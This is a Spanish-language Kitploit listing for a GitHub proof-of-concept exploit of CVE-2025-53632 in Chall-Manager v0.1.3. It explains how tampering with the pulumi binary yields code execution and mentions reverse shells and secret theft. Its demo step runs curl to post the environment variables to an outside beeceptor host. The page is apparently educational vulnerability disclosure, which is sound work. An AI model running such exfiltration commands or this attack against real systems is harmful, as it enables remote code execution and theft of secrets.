
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-53632 — Un exploit de CVE-2025-53632 para confirmar la explotabilidad | Kitploit

Herramientas/GitHubGitHub/pandatix/cve-2025-53632
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónRed Teaming
GitHubpandatix/cve-2025-53632

CVE-2025-53632

Un exploit de CVE-2025-53632 para confirmar la explotabilidad

Ver Repositorio
7hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    391
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    292
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    257

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-53632

Este repositorio contiene un exploit de CVE-2025-53632 que afecta a Chall-Manager < v0.1.4. Las versiones afectadas están claramente desactualizadas y probablemente nadie las usa, por lo que confío en que no hay explotabilidad maliciosa de la actual.

Este repositorio no te otorga el derecho de atacar a nadie, sino que tiene fines educativos.

[!WARNING] La forma en que Chall-Manager maneja los escenarios sigue siendo completamente explotable sin el zip slip: simplemente altera el binario pulumi del escenario para que la próxima ejecución ejecute tu código arbitrario.

Demostramos el ataque sobre Chall-Manager v0.1.3.

Escenario

Imaginemos un Chall-Manager expuesto (por favor, no lo hagas, no está diseñado para eso ya que es una app de RCE a demanda).

Al crear un desafío, el escenario se valida mediante una vista previa de Pulumi. No hay control sobre este mismo código, por lo que podemos inyectar cualquier cosa.

Para ello, Chall-Manager utiliza la API auto de Pulumi, que ejecuta el binario de Pulumi. Lo hace sin una ruta absoluta, ya que espera que esté en /pulumi/bin/pulumi ($PATH comienza con /pulumi/bin).

Usando esta información, vamos a alterar el programa pulumi inyectando algo de código shell antes de su ejecución. Como el escenario se validará entonces, el programa pulumi alterado se ejecutará, corriendo el script.

Desde este script, ahora puedes abrir una reverse shell, pivotar a través de la infraestructura o dentro del contenedor, filtrar secretos (por ejemplo, contenidos en variables de entorno) o incluso contenido del desafío (por ejemplo, la flag del desafío si un escenario no ha sido preconstruido).

Requisitos

Para ejecutar esta demo del exploit necesitarás:

  • docker ;
  • go.

Exploit

  1. Ejecuta chall-manager.

    docker run --name chall-manager -d -p 8080:8080 ctferio/chall-manager:v0.1.3
    
  2. Ejecuta main.go

    go run main.go --url localhost:8080
    

    ¡Sé creativo con tu script! Por ejemplo, puedes enviar información del sistema a un tercero...

    go run main.go --url localhost:8080 --script 'curl -d "$(env)" https://app.beeceptor.com/console/cve-2025-53632'

    
  3. Puedes detener el contenedor Docker de demostración de Chall-Manager una vez terminado.

    docker stop chall-manager && docker rm $_

    
Descargar herramienta





